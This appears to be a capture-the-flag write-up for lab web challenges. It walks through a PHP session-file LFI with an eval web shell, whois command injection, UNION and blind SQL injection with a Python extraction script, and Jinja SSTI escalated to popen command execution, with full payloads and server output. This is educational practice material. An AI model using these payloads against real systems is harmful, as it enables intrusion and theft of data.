
So what we have to do is to inject one line PHP shell script `<?php eval($_GET['msg']);?>`.




After that, get the cookie and use it as the file path. We can do this because PHP is a file based language. (c.f. route based)

The file path would be `/tmp/sess_{cookie}&msg={system_call}`

Inject succeeded.



Finally I used `https://windows.ctf.zoolab.org/page=/tmp/sess_{cookie}&msg=system('cat flag.txt')` and got the flag.



Result :

```
<div class="window-body"> name|s:27:"FLAG{LFI_t0_rC3_1s_e4Sy!} "</div>
```

Challenge Name : Whois Tool

Points : 20

Category : Web

Link : <https://windows.ctf.zoolab.org/>

Description :

Approach :

In this challenge, the website uses *whois* to look up hosts.

```
<?php
if(isset($_GET["host"])){
    $host = $_GET["host"];
    if(strlen($host) > 15)
        echo "Host name tooooooo long!!";
    else
        echo `whois "{$host}" 2>&1;`;
}
?>
```

It's a simple command injection. We can use double quotes to close the quotes in front of and behind *host*, and put our command between them.

> Your DNS

```
";ls -al;"
```

> Result

```
% This is the RIPE Database query service.  
% The objects are in RPSL format.  
%  
% The RIPE Database is subject to Terms and Conditions.  
% See http://www.ripe.net/db/support/db-terms-conditions.pdf  
  
%ERROR:106: no search key specified  
%  
% No search key specified  
  
% This query was served by the RIPE Database Query Service version 1.104 (ABERDEEN)  
  
total 20  
drwxrwxrwx 1 www-data www-data 4096 Dec 12 02:52 .  
drwxr-xr-x 1 root root 4096 Nov 15 04:13 ..  
-rw-rw-r-- 1 1001 1001 33 Dec 1 23:52 flag.txt  
-rw-rw-r-- 1 1001 1001 1191 Dec 1 16:04 index.php  
sh: 1: : Permission denied
```

Due to the length limitation of the input string, I used *nl flag.txt* in place of *cat flag.txt*.

> Your DNS

```
";cat flag.tx;"
```

Result :

> Your DNS

```
";nl flag.txt;"
```

> Result

```
% This is the RIPE Database query service.  
% The objects are in RPSL format.  
%  
% The RIPE Database is subject to Terms and Conditions.  
% See http://www.ripe.net/db/support/db-terms-conditions.pdf  
  
%ERROR:106: no search key specified  
%  
% No search key specified  
  
% This query was served by the RIPE Database Query Service version 1.104 (SHETLAND)  
  
1 FLAG{c0mM4nd_1nj3cT10n_';whoami}  
sh: 1: : Permission denied
```

Challenge Name : Normal Login Panel (Flag 1)

Points : 20

Category : Web

Link : <https://login.ctf.zoolab.org/>

Description :

Approach :

In this challenge, we have to use *SQL injection* to get the password of the admin.

[Input] Username & Password :

username = admin'	password = 123	=>	SQL injection exists
username = admin	password = 123'	=>	SQL injection doesn't exist

Seems we can't login by directly bypassing password. However, I tried to leak the password information.

[Input] Username :

admin' union select 1,2,3,4 from sqlite_master limit 0,1 --	=> login failed (no error)
admin' union select 1 from sqlite_master limit 0,1 --	=> Internal Server Error
admin' union select 1,2,3 from sqlite_master limit 0,1 --	=> Internal Server Error

[Input] Username : *admin' union select 1,2,3,sql from sqlite_master limit 0,1 --*

Result =>

The screenshot shows a login form titled "Normal Login Panel". It has two input fields: "Username" containing "admin" and "Password" containing "*****". Below the form, an error message is displayed in red text: "User doesn't exist! Login faild count: CREATE TABLE users(id Integer PRIMARY KEY, username String NOT NULL UNIQUE, password String, count Integer DEFAULT 0)". A "Login" button is at the bottom of the form.

By the above testings, we know that the table is named *users*, and that the SQL query selects four columns from table users, since union goes wrong when the two tables have different numbers of columns.

[Input] Username : *admin' union select 1,2,3,password from users limit 0,1 --*

Normal Login Panel

Username	admin
Password	*****

User doesn't exist! Login faild count: FLAG(Un10N_s31eCt/**/F14g_fR0m_s3cr3t)

Login

This screenshot shows a 'Normal Login Panel'. It has two input fields: 'Username' containing 'admin' and 'Password' containing '*****'. Below the fields, an error message in red text reads 'User doesn't exist! Login faild count: FLAG(Un10N_s31eCt/**/F14g_fR0m_s3cr3t)'. At the bottom is a 'Login' button.

Result :

Normal Login Panel

Username	admin
Password	*****

User doesn't exist! Login faild count: FLAG(Un10N_s31eCt/**/F14g_fR0m_s3cr3t)

Login

This screenshot is identical to the one above, showing a 'Normal Login Panel' with 'Username' as 'admin' and 'Password' as '*****'. The error message 'User doesn't exist! Login faild count: FLAG(Un10N_s31eCt/**/F14g_fR0m_s3cr3t)' is displayed below the fields, and a 'Login' button is at the bottom.

Challenge Name : Normal Login Panel (Flag 2)

Points : 20

Category : Web

Link : <http://edu-ctf.zoolab.org:10202/>

Description :

Tool : Burp Suite

Approach :

After logging in, we would get a python source file. In the login function, it contains a server side template injection (SSTI) if the get parameter *greet* is not none.

```
def login(greet):
    if not greet:
        return send_file('app.py', mimetype='text/plain')
    else:
        return render_template_string(f"Hello {greet}")

@app.route('/', methods=["GET", "POST"])
def index():
    if request.method == "GET":
        return render_template('index.html')
    else:
        username = request.form.get('username', '')
        password = request.form.get('password', '')
        error = ''
        user = db.session.execute("SELECT username, password FROM users where username=:username", {"username":username}).first()

        if user and user[1] == password:
            return login(request.form.get('greet', ''))
        elif not user:
            error += "User doesn't exist! "
            # New feature! count login failed event
            db.session.execute("UPDATE users SET count = count + 1 WHERE username=:username", {"username": username})
            db.session.commit()
            count = db.session.execute(f"SELECT * FROM users WHERE username='{username}'").first() or [0, 0, 0, 0]
            error += f'Login failed count: {count[3]}'

    return render_template('index.html', error=error)
```

I used Burp Suite to modify the parameters and send the post request.
 change body encoding => action => send to repeater

Add a parameter named "greet", we can see that {{7*7}} is displayed as 49. SSTI succeeded.

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is sent to the '/login' endpoint of the 'login.ctf.zoolab.org' host. The body of the request contains a form with fields: 'username' (admin), 'password' (FLAG{Un10N_s31eCt/**/Fl14g_f80m_s3cr3t}), 'greet' ({{7*7}}), and 'greet' (Hello 49). The Response pane shows a 200 OK response with the content 'Hello 49'. The status bar at the top right indicates 'Target: http'.

```

POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 376
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTIVFgtSSSypxw8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="username"
admin
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="password"
FLAG{Un10N_s31eCt/**/Fl14g_f80m_s3cr3t}
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="greet"
{{7*7}}
-----WebKitFormBoundaryamTIVFgtSSSypxw8E

```

In python, `__class__.__base__.subclasses__()` shows global parameters that it can access. I called it and find system is in line 140

The screenshot shows the Burp Suite interface with two panes: Request and Response. In the Request pane, a POST request is sent to the '/login' endpoint of the 'login.ctf.zoolab.org' host. The body of the request contains a form with fields: 'username' (admin), 'password' (FLAG{Un10N_s31eCt/**/Fl14g_f80m_s3cr3t}), 'greet' ({{{{1.__class__.__base__.subclasses__()}}}}), and 'greet' (Hello [ilt; class #39:type#39;>, ilt; class #39:async_generator#39;>, ilt; class #39;bytes#39;>, ilt; class #39;bytearray#39;>, ilt; class #39;bytearray#39;>, ilt; class #39;bytes_iterator#39;>, ilt; class #39;byteray#39;>, ilt; class #39;built-in function or method#39;>, ilt; class #39;callable_iterator#39;>, ilt; class #39;PyCapsule#39;>, ilt; class #39;cells#39;>, ilt; class #39;classmethod#39;>, ilt; class #39;classmethod_descriptor#39;>, ilt; class #39;complex#39;>, ilt; class #39;classmethods#39;>, ilt; class #39;code#39;>, ilt; class #39;contextvar#39;>, ilt; class #39;contextvars#39;>, ilt; class #39;contextvar#39;>, Tokens#39;>, ilt; class #39;contextvars#39;>, ilt; class #39;coroutine#39;>, ilt; class #39;dict_items#39;>, ilt; class #39;dict_items#39;>, ilt; class #39;dict_itemsiterator#39;>, ilt; class #39;dict_keyiterator#39;>, ilt; class #39;dict_valueiterator#39;>, ilt; class #39;dict_reverseitemiterator#39;>, ilt; class #39;dict_reverseitemiterator#39;>, ilt; class #39;dict_reversevalueiterator#39;>, ilt; class #39;dict_values#39;>, ilt; class #39;enumerate#39;>, ilt; class #39;filter#39;>, ilt; class #39;float#39;>, ilt; class #39;frame#39;>, ilt; class #39;frozenset#39;>, ilt; class #39;function#39;>, ilt; class #39;generator#39;>, ilt; class #39;getset_descriptor#39;>, ilt; class #39;instancemethod#39;>, ilt; class #39;list_iterator#39;>, ilt; class #39;list_reverseiterator#39;>, ilt; class #39;list#39;>, ilt; class #39;longrange_iterator#39;>, ilt; class #39;int#39;>, ilt; class #39;map#39;>, ilt; class #39;member_descriptor#39;>, ilt; class #39;memoryview#39;>, ilt; class #39;method_descriptor#39;>, ilt; class #39;method#39;>, ilt; class #39;module#39;>, ilt; class #39;moduledef#39;>, ilt; class #39;modules#39;>, ilt; class #39;dict_itemsiterator#39;>, ilt; class #39;pickle.PickleBuffer#39;>, ilt; class #39;property#39;>, ilt; class #39;range_iterator#39;>, ilt; class #39;range#39;>, ilt; class #39;reversed#39;>, ilt; class #39;syntable_entry#39;>, ilt; class #39;iterator#39;>, ilt; class
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="username"
admin
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="password"
FLAG{Un10N_s31eCt/**/Fl14g_f80m_s3cr3t}
-----WebKitFormBoundaryamTIVFgtSSSypxw8E
Content-Disposition: form-data; name="greet"
{{{{1.__class__.__base__.subclasses__()}}}}
-----WebKitFormBoundaryamTIVFgtSSSypxw8E

Calling `system` won't return, so I used `popen` instead.

Request

Pretty	Raw	Hex
1 POST / HTTP/1.1		
2 Host: login.ctf.zoolab.org		
3 Content-Length: 453		
4 Cache-Control: max-age=0		
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"		
6 Sec-Ch-Ua-Mobile: ?0		
7 Sec-Ch-Ua-Platform: "Windows"		
8 Upgrade-Insecure-Requests: 1		
9 Origin: https://login.ctf.zoolab.org		
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypx8E		
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36		
12 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13 Sec-Fetch-Site: same-origin		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-User: ?1		
16 Sec-Fetch-Dest: document		
17 Referer: https://login.ctf.zoolab.org/		
18 Accept-Encoding: gzip, deflate		
19 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7		
20 Connection: close		
21		
22 ----WebKitFormBoundaryamTVFgtSSSypx8E		
23 Content-Disposition: form-data; name="username"		
24		
25 admin		
26 ----WebKitFormBoundaryamTVFgtSSSypx8E		
27 Content-Disposition: form-data; name="password"		
28		
29 FLAG(Un10N_s3leCt/**/Fl4g_fR0m_s3cr3t)		
30 ----WebKitFormBoundaryamTVFgtSSSypx8E		
31 Content-Disposition: form-data; name="greet"		
32		
33 ([[].__class__.__base__.__subclasses__() [140].__init__.__globals__['system']('ls'))]		
34 ----WebKitFormBoundaryamTVFgtSSSypx8E--		
35		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx/1.18.0 (Ubuntu)			
3 Date: Mon, 12 Dec 2022 17:24:34 GMT			
4 Content-Type: text/html; charset=utf-8			
5 Content-Length: 7			
6 Connection: close			
7			
8 Hello 0			

Request

Pretty	Raw	Hex
1 POST / HTTP/1.1		
2 Host: login.ctf.zoolab.org		
3 Content-Length: 459		
4 Cache-Control: max-age=0		
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"		
6 Sec-Ch-Ua-Mobile: ?0		
7 Sec-Ch-Ua-Platform: "Windows"		
8 Upgrade-Insecure-Requests: 1		
9 Origin: https://login.ctf.zoolab.org		
10 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypx8E		
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36		
12 Accept:		
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9		
13 Sec-Fetch-Site: same-origin		
14 Sec-Fetch-Mode: navigate		
15 Sec-Fetch-User: ?1		
16 Sec-Fetch-Dest: document		
17 Referer: https://login.ctf.zoolab.org/		
18 Accept-Encoding: gzip, deflate		
19 Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7		
20 Connection: close		
21		
22 ----WebKitFormBoundaryamTVFgtSSSypx8E		
23 Content-Disposition: form-data; name="username"		
24		
25 admin		
26 ----WebKitFormBoundaryamTVFgtSSSypx8E		
27 Content-Disposition: form-data; name="password"		
28		
29 FLAG(Un10N_s3leCt/**/Fl4g_fR0m_s3cr3t)		
30 ----WebKitFormBoundaryamTVFgtSSSypx8E		
31 Content-Disposition: form-data; name="greet"		
32		
33 ([[].__class__.__base__.__subclasses__() [140].__init__.__globals__['popen']('ls').read())}		
34 ----WebKitFormBoundaryamTVFgtSSSypx8E--		
35		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Server: nginx/1.18.0 (Ubuntu)			
3 Date: Mon, 12 Dec 2022 17:26:19 GMT			
4 Content-Type: text/html; charset=utf-8			
5 Connection: close			
6 Content-Length: 67			
7			
8 Hello app.py			
9 flag.txt			
10 instance			
11 meow			
12 owo			
13 requirements.txt			
14 templates			
15			

Result :

The screenshot shows a browser developer tools interface with two tabs: "Request" and "Response".

Request:

- Pretty (selected)
- Raw
- Hex

```
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 469
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVPgtSSSypxwxE
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
-----WebKitFormBoundaryamTVPgtSSSypxwxE
Content-Disposition: form-data; name="username"
admin
-----WebKitFormBoundaryamTVPgtSSSypxwxE
Content-Disposition: form-data; name="password"
FLAG(Unl0N_s31eCt/**/Fl4q_fP0m_s3cr3t)
-----WebKitFormBoundaryamTVPgtSSSypxwxE
Content-Disposition: form-data; name="greet"
admin
{{{{}.__class__.__base__.__subclasses__()|140}.__init__.__globals__['open']}('cat
flag.txt').read()})
-----WebKitFormBoundaryamTVPgtSSSypxwxE--
```

Response:

- Pretty (selected)
- Raw
- Hex
- Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:26:40 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 35
Hello FLAG(Sl_fu_01_m0_b4H_zHU_ru)
```

Challenge Name : PasteWeb (Flag 1)

Points : 125

Category : Web

Link : <https://pasteweb.ctf.zoolab.org>


Description : The first FLAG is in the Database, try it out!

Approach :

We have a SQL injection in username. I used the payload
`' UNION select column1, column2 FROM table --`

The server wouldn't return the query results. However, if there's some query results, the server would return 'Bad Hacker !'

For example, input '`union select '1','2' from user --` get a "Bad Hacker!"
(UNION requires column1 and column2 must be varchar type)



Also, I used the function `substring` in postgresql to guess the data one character by one.

Code :

tables

```
● ● ●
1 import requests, time, string
2
3 headers = {
4     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8',
5     'Accept-Language': 'zh-TW,zh;q=0.8',
6     'Cache-Control': 'max-age=0',
7     'Connection': 'keep-alive',
8     'Origin': 'https://pasteweb.ctf.zoolab.org',
9     'Referer': 'https://pasteweb.ctf.zoolab.org/',
10    'Sec-Fetch-Dest': 'document',
11    'Sec-Fetch-Mode': 'navigate',
12    'Sec-Fetch-Site': 'same-origin',
13    'Sec-Fetch-User': '?1',
14    'Sec-GPC': '1',
15    'Upgrade-Insecure-Requests': '1',
16    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36',
17    'sec-ch-ua': '"NotA_Brand";v="8", "Chromium";v="108", "Brave";v="108"',
18    'sec-ch-ua-mobile': '?0',
19    'sec-ch-ua-platform': '"Windows"',
20 }
21
22 cookies = {
23     'PHPSESSID': 'aqtqpt7em903vhhi1f6inbn02p',
24 }
25
26 data = {
27     'username': '',
28     'password': '',
29     'current_time': '',
30 }
31
32 character_list = string.printable
33
34 def recursive_find_next_char(current_string):
35
36     payload = f"""
37         admin' UNION select t1.table_name, 's' FROM (
38             SELECT table_name, 's' FROM information_schema.tables
39         ) t1 join (
40             SELECT '{current_string}' AS table_name, 's' FROM information_schema.tables
41         ) t2 on t1.table_name = t2.table_name; --
42 """.strip()
43
44     data['username'] = payload
45     data['current_time'] = int(time.time())
46     response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
47     if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
48         print(current_string)
49
50     for character in character_list:
51         test_string = current_string + character
52         payload = f"""
53             admin' UNION select t1.table_name, 's' FROM (
54                 SELECT table_name, 's' FROM information_schema.tables
55             ) t1 join (
56                 SELECT '{test_string}' AS table_name, 's' FROM information_schema.tables
57             ) t2 on substring(t1.table_name, 1, {len(test_string)}) = t2.table_name; --
58 """.strip()
59
60         data['username'] = payload
61         data['current_time'] = int(time.time())
62         response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
63         if response.text.split('<p>')[-1].split('</p>')[0] == 'Bad Hacker!':
64             recursive_find_next_char(current_string + character)
65
66 if __name__ == '__main__':
67     print('===== tables =====')
68     recursive_find_next_char('')
```

data in table

```
● ● ●
1 def recursive_find_next_char(current_string):
2
3     find = False
4     for character in character_list:
5         test_string = current_string + character
6         payload = f"""
7             UNION select t1.column_name,t2.column_name FROM (
8                 SELECT column_name, 's' FROM information_schema.columns WHERE table_name='s3cr3t_t4b1e'
9             ) t1 JOIN (
10                 SELECT '{test_string}' as column_name, 's' FROM information_schema.columns
11             ) t2 ON substring(t1.column_name, 1, {len(test_string)}) = t2.column_name; --
12         """.strip()
13
14     data['username'] = payload
15     data['current_time'] = int(time.time())
16     response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
17     if response.text.split('<p>)[-1].split('</p>')[0] == 'Bad Hacker!':
18         recursive_find_next_char(current_string + character)
19         find = True
20
21     if not find:
22         print(current_string)
23
24
25 if __name__ == '__main__':
26     print('===== columns =====')
27     recursive_find_next_char('')

```

columns

```
● ● ●
1 def recursive_find_next_char(current_string):
2
3     find = False
4     for character in character_list:
5         test_string = current_string + character
6         payload = f"""
7             UNION select t1.data, t2.data FROM (
8                 SELECT fl4g AS data, 's' FROM s3cr3t_t4b1e
9             ) t1 JOIN (
10                 SELECT '{test_string}' as data, 's' FROM information_schema.columns
11             ) t2 ON substring(t1.data, 1, {len(test_string)}) = t2.data; --
12         """.strip()
13
14     data['username'] = payload
15     data['current_time'] = int(time.time())
16     response = requests.post('https://pasteweb.ctf.zoolab.org/', cookies=cookies, headers=headers, data=data)
17     if response.text.split('<p>)[-1].split('</p>')[0] == 'Bad Hacker!':
18         recursive_find_next_char(current_string + character)
19         find = True
20
21     if not find:
22         print(current_string)
23
24
25 if __name__ == '__main__':
26     print('===== data =====')
27     recursive_find_next_char('')

```

Result :

```
pg_stat_sys_tables
pg_stat_user_functions
pg_stat_user_indexes
pg_stat_user_tables
pg_stat_wal_receiver
pg_stat_xact_all_tables
pg_stat_xact_sys_tables
pg_stat_xact_user_functions
pg_stat_xact_user_tables
pg_subscription_rel
pg_tablespace
pg_timezone_abbrevs
pg_timezone_names
pg_transform
pg_trigger
pg_ts_config_map
pg_ts_dict
pg_ts_parser
pg_ts_template
pg_type
pg_user_mappings
pg_views
referential_constraints
role_column_grants
role_routine_grants
role_table_grants
role_udt_grants
role_usage_grants
routines
routine_column_usage
routine_privileges
routine_routine_usage
routine_sequence_usage
routine_table_usage
s3cr3t_t4b1e
schemata
sequences
```

```
===== columns =====
fl4g
===== data =====
FLAG{B1inD_SQL_IiIiiNj3cT10n}
```

Challenge Name : PasteWeb (Flag 2)

Points : 125

